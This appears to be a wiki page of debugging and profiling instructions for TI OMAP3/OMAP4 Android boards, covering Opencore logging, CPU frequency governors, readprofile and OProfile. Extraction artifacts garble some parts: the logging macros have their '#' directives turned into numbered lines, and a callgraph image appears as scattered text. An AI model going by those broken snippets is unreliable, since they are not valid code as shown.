ComponentRoleEnum
Global
libbridge
libLCML
libOMX
libOMX_Core
libOMX_AacDecoder
Delete All
Disable All
Enable All
Int
Select..
Store..
Load..
Set..
types
impl
Program
ONCHIP
GetComponentVersion
EmptyThisBuffer
FillThisBuffer:0xG
ComponentTunnelRequest
AllocateBuffer
emulate
signal
devices
trace
Data
Var
PERF
SYStem
Step
Go
Break
Register
sYmbol
FPU
MMU
start
TRACE32

zoom2_startup.cmm
avplayback_symbols.cmm

[edit] CodeComposer

This could be used to debug bootloaders. Previous versions of CCS (v3.3 and older) did not contain Linux awareness but it is currently being added to CCSv4. It should be possible to debug the kernel and user space once CCSv4 is released. See Linux_Aware_Debug for more information.

[edit] Selectively Enable Opencore Debug Print

To utilize the existing log statements without rebuilding the whole PV library, you can do this:

1. In the beginning of the file, after the last "#include" line, add following:

```
1. include <utils/Log.h>
2. undef LOG_TAG
3. define LOG_TAG "YOUR_MODULE_NAME"
4. undef PVLOGGER_LOGMSG
5. define PVLOGGER_LOGMSG(IL, LOGGER, LEVEL, MESSAGE) JJLOGE MESSAGE
6. define JJLOGE(id, ...) LOGE(__VA_ARGS__)
```

2. In the end of the file, add these:

```
1. undef PVLOGGER_LOGMSG
2. define PVLOGGER_LOGMSG(IL, LOGGER, LEVEL, MESSAGE) OSCL_UNUSED_ARG(LOGGER);
```

You can play with the macro to filter based on level too.

[edit] Experimenting CpuFreq Governors to profile at different ARM-MHz

Below governors are functional in L27x K35 kernel

Performance governor (system in turbo mode. 1008MHz ARM, 200MHz L3)

```
echo performance > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
echo 1 > /sys/devices/system/cpu/cpu1/online
```

Ondemand governor (Cpu MHz as per system load)

```
echo ondemand > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

Hotplug (ondemand+cpu1 hotplug handling based on cpu0 MHz. enabled by default in L27x)

```
echo hotplug > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

UserSpace governor (can be used to profile usecase in different ARM MHz)

```
echo userspace > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

In userspace governor, useful commands to switch MPU MHz

```
# Check Available frequencies
cat /sys/devices/system/cpu/cpu0/cpufreq/scaling_available_frequencies
300000 600000 800000 1008000
```

```
# e.g. Switch to 800Mhz
echo 800000 > /sys/devices/system/cpu/cpu0/cpufreq/scaling_setspeed
# e.g. check CPU0 Frequency
cat /sys/devices/system/cpu/cpu0/cpufreq/scaling_cur_freq
800000
```

To control CPU1 manually,

```
echo 0 > /sys/devices/system/cpu/cpu1/online
echo 1 > /sys/devices/system/cpu/cpu1/online
```

[edit] Profiling

There is a simple profiling mechanism implemented in the kernel, implemented by storing the current instruction pointer at each clock tick.

To enable profiling, pass the boot argument

```
profile=N
```

where N is a number which determines the granularity of profiling. The lesser the number, the more the granularity of profiling.

A busybox utility named 'readprofile' is available to process the profiled data. 'readprofile' requires the kernel symbol table file 'System.map' to resolve the symbols.

To clear the profiled data:

```
$readprofile -r
```

To display the profiled data:

```
$readprofile -m /System.map|sort -nr
You should see an output similar to the following:
1415 total                                      0.0003
 1153 omap3_enter_idle                          3.3132
   28 schedule                                  0.0304
   15 omap_i2c_isr                              0.0179
   12 v7wbi_flush_user_tlb_range                0.1579
   11 copy_page                                 0.1146
   10 __memzero                                 0.0781
    8 __copy_to_user                            0.0085
    6 update_mmu_cache                          0.0341
    5 sub_preempt_count                         0.0260
    5 mmc_queue_map_sg                          0.0305
    5 handle_IRQ_event                          0.0431
    4 unmap_vmas                                0.0027
    4 filemap_fault                             0.0038
    4 __do_fault                                0.0042
    3 vsnprintf                                 0.0013
    3 up_read                                   0.1500
    3 omap_hsmmc_enable_clks                    0.0069
    3 kmem_cache_alloc                          0.0208
    3 get_page_from_freelist                    0.0025
  ....
```

The first column gives the number of ticks and the last column gives the number of ticks divided by function size.

This profiler covers only the kernel. For system wide profiling and advanced options, OProfile can be used.

[edit] OProfile on OMAP3

OProfile is a system-wide profiler for Linux systems, capable of profiling all running code at low overhead. It consists of a kernel driver and a daemon for collecting sample data, and several post-profiling tools for turning data into information

OProfile is optional component during KERNEL build. It may have been enabled by default. You can confirm that the kernel has OProfile support, by looking for following lines in the <mydroid_folder>/kernel/.config file

```
CONFIG_OPROFILE_OMAP_GPTIMER=y
CONFIG_OPROFILE=y
CONFIG_HAVE_OPROFILE=y
```

Hardware Configuration
The Hardware Configuration required to execute the test cases includes:

- Linux machine (can be with your favorite distro)
- TCP/IP configuration on Zoom2 board
- Zoom2 Board

Software Configuration
The Software Configuration required to execute the test cases includes:

Tera Term (or any terminal program)
Graphviz on Linux machine (Use this command on Host terminal
$ sudo apt-get install graphviz

GPROF2DOT python script (Copy the script to any location in your path (e.g. in ~/bin of your Linux machine);
Ensure that ~/bin is exported in the PATH

Run the following command -
$ cd ~/bin && chmod 777 gprof2dot.py

Installation
This step should be done after the android file system has been built.

$MYDROID is the location where the android SDK is installed. eg: export MYDROID=/home/$user/Lxx.x/mydroid

Edit the $MYDROID/external/oprofile/opimport_pull script as follows:

Remove the python version number from the first line eg. change
#!/usr/bin/python2.4 -E
to
#!/usr/bin/python -E

Append the following lines at the end of the file to generate cpuloads.txt and callgraph.png for further analysis
os.system(oprofile_event_dir + "/bin/opreport --session-dir=. >> cpuloads.txt")
os.system(oprofile_event_dir + "/bin/opreport --session-dir=. -p $OUT/symbols -l -t 0.1 >> cpuloads.txt")

```
os.system(oprofile_event_dir + "/bin/opreport -cg --session-dir=. -p $OUT/symbols > callgraph.txt")
os.system("cat callgraph.txt | gprof2dot.py -s -w -f oprofile -n 0.1 -e 0.1 | dot -Tpng -o callgraph.png")
```

On Eclair we have seen the Android tools opannotate, oparchive, opimport and opreport tools in *prebuilt/linux-x86/oprofile/bin/* folder are not working properly.

These binaries (tar balled) from donut are available @ Oprofile.tar.gz. Download this .gz file to $MYDROID folder

```
$ cd $MYDROID
$ tar xvf Oprofile.tar.gz
```

Since we perform the post-processing on host, we don't need the actual vmlinux file (~40 MB) on target. Make sure that you create a dummy file named "vmlinux" in the root directory to satisfy opcontrol arguments.

```
# echo 0 > /vmlinux
```

Execution

Set-up OProfile directories

Make sure that you have created an empty file and named it vmlinux as described in above section. Run the following command on the target

```
# opcontrol --setup
```

By default there should be no output.

In case you see, *"Cannot create directory /dev/oprofile: File exists do_setup failed#"*, it means that, OProfile is not built in the Kernel. Verify that you have selected OProfile in make menuconfig step of Kernel build (Refer Configuration Section)

Initialize the OProfile daemon

The kernel range start and end addresses need to be verified on the setup for each release using:

```
# grep " _text" /proc/kallsyms
c0030000 T _text
# grep " _etext" /proc/kallsyms
c03e1000 A _etext
```

Note: You need busybox installed for this command to work. Refer here if you haven't set-up busybox.

Using the above addresses, run the following command

```
# opcontrol --vmlinux=/vmlinux --kernel-range=0xC0030000,0xC03e1000 --event=CPU_CYCLES:64
```

You should see the following output on your terminal

```
Cannot open /dev/oprofile/1/enabled: No such file or directory
Cannot open /dev/oprofile/2/enabled: No such file or directory
Using 2.6+ OProfile kernel interface. Reading module info.
Using log file /data/oprofile/samples/oprofiled.log
# init: untracked pid 914 exited
```

Increase the Back trace depth, so that more details can be captured in the log

```
# echo 16 > /dev/oprofile/backtrace_depth
```

To ensure that everything is ready, you can run the following command

```
# opcontrol --status
```

The following output should be seen. Note that the PID will change depending on your system.

```
    Driver directory: /dev/oprofile
    Session directory: /data/oprofile
Counter 0:
    name: CPU_CYCLES
    count: 64
Counter 1 disabled
Counter 2 disabled
oprofiled pid: 915 profiler is not running
    0 samples received
    0 samples lost overflow
```

Starting and Stopping the profiler

Run the following command to start the profiler

```
# opcontrol --start
```

and use the command below to stop the profiler

```
# opcontrol --stop
```

Generating the Results
We need to run the following steps on the Host machine (that has android SDK/build) to generate the results.

On command prompt of Host machine (that has android SDK/build), do the following

```
$ cd $MYDROID
$ source build/envsetup.sh
$ setpaths
$ export ADBHOST=<ip address of ZOOM2 board>
```

Note: This should be done @ $MYDROID level (where the build was set-up otherwise, it wouldn't work)

If ADB over Ethernet is not working refer to Troubleshooting here

You can use the following commands to start DHCP on Zoom board and set-up ADB over ethernet

```
# netcfg eth0 up  ; sleep 3  ; netcfg eth0 dhcp  ; sleep 2  ; netcfg
# setprop service.adb.tcp.port 5555  ; stop adbd  ; start adbd
```

Post-process OProfile results

This needs to be done from the PC where Android SDK is installed. Go to the terminal on host PC and do the following:

If you are using OProfile package with pre-build binaries, symbol files and vmlinux, you can follow the steps below: In case, you are using OPROFILE binaries that were not build on your machine, you might have to create a symbolic link to zoom2 folder, since OProfile looks there

```
$ mkdir ~/oprofilepackage && cd ~/oprofilepackage
$ tar xvjf <Path_to_Oprofile package>
$ cd mydroid
$ mv ../kernel .
$ source build/envsetup.sh
$ sed -i -e 's_$(call inherit-product, frameworks/base/data/sounds/OriginalAudio.mk)_#$(call inherit-product, frameworks/base/data/sounds/OriginalAudio.mk)_g' build/target/product/full.mk
$ setpaths
$ export MYDROID=${PWD}
$ ln -s $MYDROID/out/target/product/zoom2 $MYDROID/out/target/product/generic
```

NOTE: The Kernel path needs to be updated for your KERNEL build

```
$ cp $MYDROID/kernel/android-2.6.32/vmlinux $OUT/symbols/vmlinux
```

Generate the OPROFILE results using the command below

```
$ opimport_pull <new_dir_to_store_dump_and_results_on_Linux_machine>
```

The following files and the Callgraph image can be referred for OProfile results. They will be generated in the <new_dir_to_store_dump_and_results_on_Linux_machine> in step above

cpuloads.txt callgraph.txt

Note: If there are some binaries that are compiled on WINDOWS and linked in to your build :(- you will see the message below

```
Traceback (most recent call last):
  File "/home/user/bin/gprof2dot.py", line 1965, in <module>
    Main().main()
  File "/home/user/bin/gprof2dot.py", line 1890, in main
    self.profile = parser.parse()
  File "/home/user/bin/gprof2dot.py", line 1062, in parse
    self.parse_entry()
  File "/home/user/bin/gprof2dot.py", line 1112, in parse_entry
    function = self.parse_subentry()
  File "/home/user/bin/gprof2dot.py", line 1136, in parse_subentry
    filename, lineno = source.split(':')
ValueError: too many values to unpack
cat: write error: Broken pipe
```


In this case, you can open callgraph.txt in <new_dir_to_store_dump_and_results_on_Linux_machine> in your favourite editor. Search for ":\" and delete the "<any_letter:>" in front of that line.

For eg. if you have E:\workspaces\ make it \workspaces\

Now, cd to <new_dir_to_store_dump_and_results_on_Linux_machine> and run the following command to generate callgraph.png manually

```
# cd <new_dir_to_store_dump_and_results_on_Linux_machine>
# cat callgraph.txt | gprof2dot.py -s -w -f oprofile -n 0.1 -e 0.1 | dot -Tpng -o callgraph.png
```

The guidelines and caveats while interpreting Oprofile results are available at Oprofile source forge Wiki


vmlinux
vmlinux
ret_fast_syscall
8.91%
(0.03%)
vmlinux
vmlinux
twl4030_rtc_remove
1.45%
(1.45%)
1.02%
1.60%
4.50%
vmlinux
vmlinux
vfs_write
1.02%
(0.02%)
vmlinux
vmlinux
do_exit
1.60%
(0.00%)
vmlinux
vmlinux
sys_dup2
4.50%
(0.02%)
2.21%
5.38%
1.60%
4.44%
vmlinux
vmlinux
tick_sched_timer
2.21%
(2.21%)
vmlinux
vmlinux
tick_nohz_stop_sched_tick
5.38%
(5.38%)
vmlinux
vmlinux
do_wait
1.60%
(0.00%)
vmlinux
vmlinux
sys_dup3
4.44%
(0.05%)
1.59%
4.38%
vmlinux
vmlinux
posix_timer_fn
1.59%
(0.00%)
vmlinux
vmlinux
do_fcntl
4.40%
(0.03%)
2.84%
1.43%
vmlinux
vmlinux
AddOvlyInfo
2.84%
(0.02%)
vmlinux
vmlinux
snd_pcm_capture_ioctl
1.43%
(0.00%)
2.79%
1.43%
vmlinux
vmlinux
DEV_CreateDevice
2.79%
(0.00%)
vmlinux
vmlinux
snd_pcm_capture_ioctl1
1.44%
(0.02%)
1.48%
1.41%
vmlinux
vmlinux
NODEWRAP_AllocMsgBuf
1.49%
(0.01%)
vmlinux
vmlinux
snd_pcm_lib_read1
1.41%
(0.01%)
1.33%
1.39%

[edit] OProfile on OMAP4 K35 (pre-ICS)

We forward ported the K32 patches for OProfile in K35. Please pull in the patches 8192 (for the kernel) and 8193 (for Android), per the instructions in the following sections.

Note that the instructions for using OProfile on OMAP4 with a K35 release (pre-ICS) and a K3.0 release (ICS) are slightly different due to the patches needed. Thus, please follow the instructions in the appropriate section below.

[edit] Note for OProfile on Pandaboard

To use OProfile on Pandaboard, you must use a kernel with CONFIG_PM enabled. Otherwise any accesses to CTI unit will cause system hang. The root cause is when PM is enabled, prcm_setup_regs is called, which enables all the DPLL autoidle and autogating. Then, CTI can be initialized normally.

The kernel source is at TI Ubuntu git tree:, ti-ubuntu-2.6.35-ti903.8+ti+release3.pm or newer. To get the patch please check topic "Oprofile on Pandaboard / Omap4" in Pandaboard google group.

[edit] Changing to Performance Governor

It is recommended that you use Performance Governor to ensure that the OPP doesn't change during the Profiling

Command to check the GOVERNOR (on TARGET console, type the following command)

```
  # cat /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

If the output of the above command is "ondemand" or "hotplug" you need to change to performance governor. Use the commands below

```
  # echo performance > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
  # echo 1 > /sys/devices/system/cpu/cpu1/online
```

[edit] Steps to rebuild Kernel

Step 1: Apply the patch 8192

Step 2: Clean up the KERNEL build

```
 ~/omap4/mydroid/kernel/android-2.6.35$ make ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi- distclean
 ~/omap4/mydroid/kernel/android-2.6.35$ make ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi- android_4430_defconfig
```

Step 3: Enable these options in the .config file (via menuconfig) to enable oprofile:

```
 CONFIG_PROFILING=y
 CONFIG_OPROFILE=y
```

Step 4: Rebuild the KERNEL

```
 ~/omap4/mydroid/kernel/android-2.6.35$ make ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi- uImage
```

[edit] Steps to rebuild USERSPACE Component

Step 1: Apply the patch 8193

Step 2: Source the build environment (Assuming that you have built Android previously, go to your MYDROID folder)

```
~/omap4/mydroid$ cd $MYDROID
~/omap4/mydroid$ source build/envsetup.sh
~/omap4/mydroid$ setpaths
```

Step 3: Build OPCONTROL source

```
~/omap4/mydroid$ cd $MYDROID/external/oprofile
~/omap4/mydroid/external/oprofile$ mm
```

Step 4: Push the built libraries in File system

```
~/omap4/mydroid$ adb push $OUT/system/xbin/oprofiled system/xbin/
~/omap4/mydroid$ adb push $OUT/system/xbin/opcontrol system/xbin/
```

PS: In case the system is read-only (for eMMC Builds), you can remount as rw using command below on console

```
# mount -o rw,remount -t ext3 /dev/block/mmcblk0p1 /system/
```

[edit] Work-around for recognizing CPU

The post-processing utils don't recognize the CPU for some reason, so workaround as follows (one-time).

Step 1: Extract the unit_masks.gz and events.gz files into the "invalid cpu type" directory. Please copy-paste "as-is"

```
  ~/omap4/mydroid$ mkdir $MYDROID/prebuilt/linux-x86/oprofile/invalid\ cpu\ type/
  ~/omap4/mydroid$ cd $MYDROID/prebuilt/linux-x86/oprofile/invalid\ cpu\ type/
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ wget
http://omappedia.org/images/b/b6/Unit_masks.gz
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ wget http://omappedia.org/images/d/d7/Events.gz
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ gzip -d Events.gz
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ gzip -d Unit_masks.gz
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ mv Unit_masks unit_masks
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ mv Events events
```

Step 2: Create a folder path and softlink on TARGET

```
  # mkdir -p /system/usr/local/share/oprofile/arm/armv7
```

If you are using eMMC File system, this step needs to be done everytime board is rebooted:

```
  # ln -s /system/usr /usr
```

Step 3: Push the events and unit_masks files on target

```
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ adb push events
/system/usr/local/share/oprofile/arm/armv7/
  ~/omap4/mydroid/prebuilt/linux-x86/oprofile/invalid cpu type$ adb push unit_masks
/system/usr/local/share/oprofile/arm/armv7/
```

[edit] Installation

These steps should be done after the Android file system has been built.

Step 1: Edit the $MYDROID/external/oprofile/opimport_pull script as follows:

Remove the python version number from the first line eg. change

```
#!/usr/bin/python2.4 -E
```

to

```
#!/usr/bin/python -E
```

Replace

```
stream = os.popen("find raw_samples -type f -name \*all")
```

by

```
stream = os.popen("find raw_samples -type f -name \*\.\*\.\*")
```

Replace

```
os.system(oprofile_event_dir + arch_path + "/bin/opreport --session-dir=.")
```

by

```
   os.system(oprofile_event_dir + arch_path + "/bin/opreport --session-dir=.")
   os.system(oprofile_event_dir + arch_path + "/bin/opreport --session-dir=. -m tgid >> cpuloads.txt")
   os.system(oprofile_event_dir + arch_path + "/bin/opreport --session-dir=. -m tgid -p $OUT/symbols -lg -t 0.1 >>
cpuloads.txt")
   os.system(oprofile_event_dir + "/bin/opreport -c --session-dir=. -m tgid -p $OUT/symbols > callgraph.txt")
   os.system("cat callgraph.txt | gprof2dot.py -s -w -f oprofile -n 1 -e 1 | dot -Tpng -o callgraph.png")
```

Step 2: Install the package 'graphviz' needed by above script 'opimport_pull'.

```
   $ sudo apt-get install graphviz
```

Step 3: Save the python script gprof2dot.py to any location in your path (e.g. in ~/bin of your Linux machine). Ensure that ~/bin is exported in the PATH. Make the script executable.

```
   $ chmod 777 ~/bin/gprof2dot.py
```

Step 4: We have seen the Android tools opannotate, oparchive, opimport and opreport tools in *prebuilt/linux-x86/oprofile/bin/* folder are not working properly. These binaries from Android Donut are working properly, and they are available @ Oprofile.tar.gz. Download this .gz file to $MYDROID folder

```
   ~/omap4/mydroid$ cd $MYDROID
   ~/omap4/mydroid$ wget http://omapedia.org/images/3/32/Oprofile.tar.gz
   ~/omap4/mydroid$ tar xvf Oprofile.tar.gz
```

[edit] Execution

Step 1: Set-up OProfile directories

```
      # opcontrol --setup
```

You should see the output below

```
  Unable to open cpu_type file for reading
  Make sure you have done opcontrol --init
  Please ignore the above error if running opcontrol --setup
```

Step 2: Ensure that the EVENTS can be listed

```
      # opcontrol --list-events
```

You should see output below. If you dont see the output below, the patches in Step 1 were not applied correctly.

```
        CPU Type: ARM V7 PMNC
        name                 : meaning
        ----------------------------------------------------------------------------
        PMNC_SW_INCR         : Software increment of PMNC registers
        IFETCH_MISS          : Instruction fetch misses from cache or normal cacheable memory
        ITLB_MISS            : Instruction fetch misses from TLB
        DCACHE_REFILL        : Data R/W operation that causes a refill from cache or normal cacheable memory
        DCACHE_ACCESS        : Data R/W from cache
        DTLB_REFILL          : Data R/W that causes a TLB refill
        DREAD                : Data read architecturally executed (note: architecturally executed = for
instructions that are unconditional or that pass the condition code)
        DWRITE               : Data write architecturally executed
        INSTR_EXECUTED       : All executed instructions
        EXC_TAKEN            : Exception taken
```

```
        EXC_EXECUTED         : Exception return architecturally executed
        CID_WRITE            : Instruction that writes to the Context ID Register architecturally executed
        PC_WRITE             : SW change of PC, architecturally executed (not by exceptions)
        PC_IMM_BRANCH        : Immediate branch instruction executed (taken or not)
        PC_PROC_RETURN       : Procedure return architecturally executed (not by exceptions)
        UNALIGNED_ACCESS     : Unaligned access architecturally executed
        PC_BRANCH_MIS_PRED   : Branch mispredicted or not predicted. Counts pipeline flushes because of
misprediction
        PC_BRANCH_MIS_USED   : Branch or change in program flow that could have been predicted
        CPU_CYCLES           : Number of CPU cycles
        JAVA_BC_EXEC         : Number of Java bytecodes decoded, including speculative ones
        JAVA_SFTBC_EXEC      : Number of software Java bytecodes decoded, including speculative ones
        JAVA_BB_EXEC         : Number of Jazelle taken branches executed, including those flushed due to a
previous load/store which aborts late
        CO_LF_MISS           : Number of coherent linefill requests which miss in all other CPUs, meaning that the
request is sent to external memory
        CO_LF_HIT            : Number of coherent linefill requests which hit in another CPU, meaning that the
linefill data is fetched directly from the relevant cache
        IC_DEP_STALL         : Number of cycles where CPU is ready to accept new instructions but does not receive
any because of the instruction side not being able to provide any and the instruction cache is currently
performing at least one linefill
        DC_DEP_STALL         : Number of cycles where CPU has some instructions that it cannot issue to any
pipeline and the LSU has at least one pending linefill request but no pending TLB requests
        STREX_PASS           : Number of STREX instructions architecturally executed and passed
        STREX_FAILS          : Number of STREX instructions architecturally executed and failed
        DATA_EVICT           : Number of eviction requests due to a linefill in the data cache
        ISS_NO_DISP          : Number of cycles where the issue stage does not dispatch any instruction
        ISS_EMPTY            : Number of cycles where the issue stage is empty
```

```
        INS_RENAME          : Number of instructions going through the Register Renaming stage
        PRD_FN_RET          : Number of procedure returns whose condition codes do not fail, excluding all
exception returns
        INS_MAIN_EXEC       : Number of instructions being executed in main execution pipeline of the CPU, the
multiply pipeline and the ALU pipeline
        INS_SND_EXEC        : Number of instructions being executed in the second execution pipeline (ALU) of the
CPU
        INS_LSU             : Number of instructions being executed in the Load/Store unit
        INS_FP_RR           : Number of floating-point instructions going through the Register Rename stage
        INS_NEON_RR         : Number of NEON instructions going through the Register Rename stage
        STALL_PLD           : Number of cycles where CPU is stalled because PLD slots are all full
        STALL_WRITE         : Number of cycles where CPU is stalled because data side is full and executing
writes to external memory
        STALL_INS_TLB       : Number of cycles where CPU is stalled because of main TLB misses on requests issued
by the instruction side
        STALL_DATA_TLB      : Number of cycles where CPU is stalled because of main TLB misses on requests issued
by the data side
        STALL_INS_UTLB      : Number of cycles where CPU is stalled because of micro TLB misses on the
instruction side
        STALL_DATA_ULTB     : Number of cycles where CPU is stalled because of micro TLB misses on the data side
        STALL_DMB           : Number of cycles where CPU is stalled due to executed of a DMB memory barrier
        CLK_INT_EN          : Number of cycles during which the integer core clock is enabled
        CLK_DE_EN           : Number of cycles during which the Data Engine clock is enabled
        INS_ISB             : Number of ISB instructions architecturally executed
        INS_DSB             : Number of DSB instructions architecturally executed
        INS_DMB             : Number of DMB instructions speculatively executed
        EXT_IRQ             : Number of external interrupts executed by the processor
        PLE_CL_REQ_CMP      : PLE cache line request completed
```

```
PLE_CL_REQ_SKP       : PLE cache line request skipped
PLE_FIFO_FLSH        : PLE FIFO flush
PLE_REQ_COMP         : PLE request completed
PLE_FIFO_OF          : PLE FIFO overflow
PLE_REQ_PRG          : PLE request programmed
```

Step 3: The kernel range start and end addresses need to be verified on the setup for each release using:

```
# grep " _text" /proc/kallsyms
c0043000 T _text
# grep " _etext" /proc/kallsyms
c05da000 A _etext
```

Using the above addresses, run the following command. Note that the events and the assoicated cycles can be specified in this command line. Reduce the event counts to get more samples.

```
# opcontrol --vmlinux=/vmlinux --kernel-range 0xc0043000,0xc05da000 --event CPU_CYCLES:25000000
```

You should see the following output on your terminal

```
CPU Type: ARM V7 PMNC
Using 2.6+ OProfile kernel interface
Using log file /data/oprofile
init: untracked pid 1868 exited
file/samples/oprofiled.log
```

Increase the Back trace depth, so that more details can be captured in the log

```
# echo 16 > /dev/oprofile/backtrace_depth
```

[edit] Starting and Stopping the profiler

Step 1: Run the following command to start the profiler

```
# opcontrol --start
```

You should see output below

```
CPU Type: ARM V7 PMNC
PMNC registers dump CPU 0:
PMNC  =0x41093000
CNTENS=0x80000003
INTENS=0x80000003
FLAGS =0x00000000
SELECT=0x00000001
CCNT  =0xfa0a1f00
CNT[0] count =0xfffb6c20
CNT[0] evtsel=0x00000060
CNT[1] count =0xfffb6c20
CNT[1] evtsel=0x00000061
CNT[2] count =0x00000000
CNT[2] evtsel=0x000000d1
CNT[3] count =0x00000000
```

```
    CNT[3] evtsel=0x00000061
    CNT[4] count =0x00000000
    CNT[4] evtsel=0x000000e5
    CNT[5] count =0x00000000
    CNT[5] evtsel=0x000000a3
    PMNC registers dump CPU 1:
    PMNC  =0x41093000
    CNTENS=0x80000003
    INTENS=0x80000003
    FLAGS =0x00000000
    SELECT=0x00000001
    CCNT  =0xfa0a1f00
    CNT[0] count =0xfffb6c20
    CNT[0] evtsel=0x00000060
    CNT[1] count =0xfffb6c20
    CNT[1] evtsel=0x00000061
    CNT[2] count =0x00000000
    CNT[2] evtsel=0x000000ba
    CNT[3] count =0x00000000
    CNT[3] evtsel=0x000000a5
    CNT[4] count =0x00000000
    CNT[4] evtsel=0x0000001e
    CNT[5] count =0x00000000
    CNT[5] evtsel=0x000000ec
```

Step 2: Check the status of profiler

```
   # opcontrol --status
```

You should see output below:

```
CPU Type: ARM V7 PMNC
Driver directory: /dev/oprofile
Session directory: /data/oprofile
Counter 0:
    name: CPU_CYCLES
    count: 100000000
Counter 1 disabled
Counter 2 disabled
Counter 3 disabled
Counter 4 disabled
Counter 5 disabled
Counter 6 disabled
oprofiled pid: 1869
profiler is running
          4 samples received
    0 samples lost overflow
```

Note: Repeat this step several times, and make sure you are receiving samples. The samples received count should continue to increase until profiling is stopped

Step 3: Run the following command to stop the profiler (after accumulating around 1k samples or 1-2 minutes)

```
# opcontrol --stop
```

You should see output below:

```
    CPU Type: ARM V7 PMNC
    PMNC registers dump CPU 1:
    PMNC  =0x41093001
    CNTENS=0x80000003
    INTENS=0x80000003
    FLAGS =0x00000000
    SELECT=0x00000000
    CCNT  =0xfad259d9
    CNT[0] count =0x11bb2d59
    CNT[0] evtsel=0x00000060
    CNT[1] count =0x132dab33
    CNT[1] evtsel=0x00000061
    CNT[2] count =0x00000000
    CNT[2] evtsel=0x000000ba
    CNT[3] count =0x00000000
    CNT[3] evtsel=0x000000a5
    CNT[4] count =0x00000000
    CNT[4] evtsel=0x0000001e
    CNT[5] count =0x00000000
    CNT[5] evtsel=0x000000ec
    PMNC registers dump CPU 0:
    PMNC  =0x41093001
    CNTENS=0x80000003
    INTENS=0x80000003
    FLAGS =0x00000000
    SELECT=0x00000000
```

```
CCNT  =0xfbcb5c68
CNT[0] count =0x13326d28
CNT[0] evtsel=0x00000060
CNT[1] count =0x1e33060c
CNT[1] evtsel=0x00000061
CNT[2] count =0x00000000
CNT[2] evtsel=0x000000d1
CNT[3] count =0x00000000
CNT[3] evtsel=0x00000061
CNT[4] count =0x00000000
CNT[4] evtsel=0x000000e5
CNT[5] count =0x00000000
CNT[5] evtsel=0x000000a3
```

[edit] Generating the Results

We need to run the following steps on the Host machine (that has Android SDK/build) to generate the results.

On command prompt of Host machine (that has Android SDK/build), do the following

```
$ cd $MYDROID
$ source build/envsetup.sh
$ setpaths
$ export ADBHOST=<ip address of Blaze board>
```

Note: This should be done at the $MYDROID level (where the build was set-up otherwise, it wouldn't work)

